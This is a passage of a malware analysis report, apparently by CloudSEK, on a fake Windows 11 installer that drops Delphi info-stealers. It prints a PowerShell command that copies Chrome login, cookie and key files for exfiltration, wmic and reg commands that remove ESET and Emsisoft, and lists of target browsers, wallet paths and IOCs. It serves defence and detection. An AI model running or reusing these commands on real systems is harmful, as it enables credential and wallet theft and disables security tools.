03A4011C	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	....


Payload inside Windows11InstallationAssistant.scr

Code Execution

- A successful unpacking leads to execution of the payload via *user32.CallWindowsProcA* API. This is a silent way to transfer control to the final payload code. The function call with arguments placed on the stack is shown below:


Code execution process using the user32.CallWindowsProcA API

- The first argument is a pointer to the entry point of the payload in the memory.
- The second argument is the path to our SCR binary for a handle.
- When the system executes *CallWindowProcA*, a new process is created with the same name as the parent process. This child process hosts the code of the final payload.



Child process created

- The parent process terminates execution (right after executing the final payload) using the *ExitProcess* API.



Termination of the parent process

Analysis of the Final Payload

- The final payload binary is written in Delphi and its behaviour is that of a stealer malware. The stealer is capable of executing the following activities:
    - Steal user data from Desktop
    - Steal web browser data like cookies, browser user data, etc.
    - Steal data of crypto wallets and stored secrets
- The stealer employs a multi-threading model to implement all of its features. The following functions are implemented using multiple threads:
    - Network Management
    - Data Stealing
- The malware uses PowerShell to copy data to the user's Temp directory, which it later sends to the C2 (Command and Control) endpoint. The code shown in the image below, is responsible for the execution of PowerShell.

Code snippet responsible for the execution of PowerShell

- Once the directory path to the PowerShell binary is resolved by the malware, it is executed by the CreateProcess API as shown below:


Execution of PowerShell via the CreateProcess API

- The command-line argument passed to PowerShell for processing is shown below. The malware uses “Copy-Item” or “CPI” to copy a file and paste it into the Temp directory with a ***“tmp”*** extension.

```
"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe"  "cpi
\"C:\Users\jello\AppData\Local\Google\Chrome\user Data\Default\Login Data\"
\"C:\Users\jello\AppData\Local\Temp\f92jrwif37240031.tmp\" -Force;cpi
\"C:\Users\jello\AppData\Local\Google\Chrome\user Data\Default\Web Data\"
\"C:\Users\jello\AppData\Local\Temp\n2b222z7tax1bf37240031.tmp\" -Force;cpi
\"C:\Users\jello\AppData\Local\Google\Chrome\user
Data\Default\Network\Cookies\"
\"C:\Users\jello\AppData\Local\Temp\24q57ir8bsq95hg37240125.tmp\" -Force;cpi
\"C:\Users\jello\AppData\Local\Google\Chrome\user Data\Default\..\Local State\"
\"C:\Users\jello\AppData\Local\Temp\f8mowh3b37240125.tmp\" -Force"
```

Argument passed to PowerShell for processing

- The execution of the PowerShell can be seen from the process listing as shown below:



Screenshot of the process listing

- The browsers targeted by the stealer:


Chrome	opera	Chromex86	Chromium	BraveBrowser
amigo	Vivaldi	orbitum	MailRuatom	Kometa
Torch	Comodo	Slimjet	360Browser	Maxthon3
Sputnik	Nichrome	CocCocBrowser	uCozMediauran	Chromodo
edgeChromium	ChromePlus	iridium	7Star	CentBrowser
elementsBrowser	Sleipnir6	Citrio	liebaoBrowser	Coowon
epicPrivacyBrowser	ComodoDragon	K-Meleon	Chedot	QiPSurf

- The strings used by the stealer to hunt for crypto assets are:

wallet-backup\\	wallet-unenc-backup\\	mbhd.wallet
\wa\corewallet	WalletWasabi	\wa\WalletWasabi
owallet	\wa\owallet	\wa\exodus.wallet
\wa\YoroiWallet	\wa\RoninWallet	\wa\CloverWallet
\wa\MathWallet	\wa\iWallet	\wa\NiftyWallet
\wa\GeroWallet	\wa\GuardaWallet	\wa\GuildWallet
\wa\LeafWallet	\wa\SaturnWallet	\wa\EqualWallet
\wa\BraveWallet	wallet.dat	electrum_data\\wallets\\
Electrum-DASH\\wallets\\	\.wallet.aes	\\Coinomi\\wallets\\
\\wallet-backup\\	\\wallet-unenc-backup\\	\\mbhd\.wallet
WalletWasabi\\Client\\Wallets\\	\\WalletBackup\\	\\BackupWallet\\
Bisq\\btc_mainnet\\wallet\\	\\wallet\.dat	\\atomex\.wallet
\.tezwallet	\\default_wallet	\\backups\\wallet\\

Persistence

- During the initial run of the Loader installer, an **lnk** (shortcut) file is created in the Startup directory, which is one of the Auto-Start Extensibility Points on Windows. The malware uses ***icacls.exe*** to change permissions of the file, thus avoiding deletion of this lnk file.




Screenshot of the Shortcut file created

- The newly created shortcut file points to the previously discussed hidden scr file present at the following location: C:\Users\username\AppData\Roaming\Windows11InstallationAssistant\Windwos11InstallationAssistant.scr.
- Thus, the scr will execute each time when the user logs into the account.

Network Analysis

- The malware encrypts the stolen data and delivers it to the domain ***"windows-server031.com."*** The details of this communication are shown below:



Screenshot of the network communications

- The stolen files are first dumped in the Temp folder of the user and from there the malware transfers them to the C2 server.

Dropping of Additional Assets





Diagram depicting the working of the stealer payload

- The stealer payload fetches a program written in Delphi from the domain, as shown in the image above. It is very fascinating that the malware shows this behaviour only during the night time.
- As it can be seen from the debugger output, a file named ***note.txt*** is fetched. In reality, the fetched file is a Delphi program and gets executed on the system as **sysctle.exe**.


Screenshot of the code responsible for creating the sysctle.exe file

- Interestingly, the new process description shows Minecraft Launcher, as shown below:




Screenshot of the new process description

- The sysctle.exe has the same infection chain as that of *windows11-setup_11_14064.exe*, as there is an Inno setup phase that deploys various scripts to kill security services and execution of final Delphi payload via a visual basic packed scr file diskinfo8.scr.
- The diskinfo8.scr unpacks the final payload in the memory and executes it via **user32.CallWindowsProcA** as mentioned in the previous section *Stage 0x2: Payload Loader*.
- The unpacked Delphi binary extracted from the memory has the following bogus description.



Screenshot of the description of the unpacked Delphi binary file

- The payload is yet another stealer capable of the following operations:
  - Stealing ClipBoard information
  - Stealing directory enumeration and data
- The persistence mechanism for sysctle.exe is the same as mentioned in the Persistence section above. A shortcut is created as shown below in the Start-up directory of the user that points to C:\Users\<username>\AppData\Roaming\World Crystal Disk8\diskinfo8.scr.




Screenshot of the shortcut created in the Start-up directory

Detection


The detection rate is very low for the campaign artefacts. CloudSEK researchers have scanned the payload extracted from **Windows11InstallationAssistant.scr** and **diskinfo8.scr** files against popular anti virus solutions and discovered the following results:

- For payload extracted from Windows11InstallationAssistant.scr:



Screenshot of the results of virus detection for the payload

- For payload extracted from diskinfo8.scr:



Screenshot of the shortcut created in the Start-up directory

- Only Emisoft and Eset NOD32 flagged the artefacts as malicious; we believe this is why the malware terminates ESET and Emisoft services on the victim system by executing the following commands on the target system:

```
wmic product where name="ESET Security" call uninstall /nointeractive
wmic product where name="Emsisoft Anti-Malware" call uninstall
/nointeractive
```

```
reg delete "HKLM\Software\Microsoft\Windows\CurrentVersion\Run" /v "emsisoft anti-malware" /f 2>nul
```

Commands used to terminate ESET & Emisoft services

Indicators of Compromise (IOCs)

File Name	MD5
windows11-setup_11_14064.exe (file inside iso)	60F1CE760C29704A9F31FA4822A93563
Windows11InstallationAssistant.scr	C4DE0DC996B0AC89AAEAD6E69675DA9F
Stealer payload extracted from Windows11InstallationAssistant.scr	5D2E97840522BFC28141E9DF5290D5C6
dfl.cmd	DB4C6F6AA37A4DDFDABCFA6C10215E17
pr.cmd	B06B06A75C0F1BBC982CDC135D6CE79E
pr.exe	76AFC00CA850CD84A51FFD694B6DD849
mbl.vbs	DF6B2CA2A70C5EE0326CEFE37302BF15
sysctle.exe	E2C58B181D8077FC281F70E19EAE619F
diskinfo8.scr	7EB47A5786D455D02224521A340EAF08

IP addresses	Domains
172.67.170.39	seventyfor.site/main/distr/note.txt
104.21.28.14	
185.215.113.73	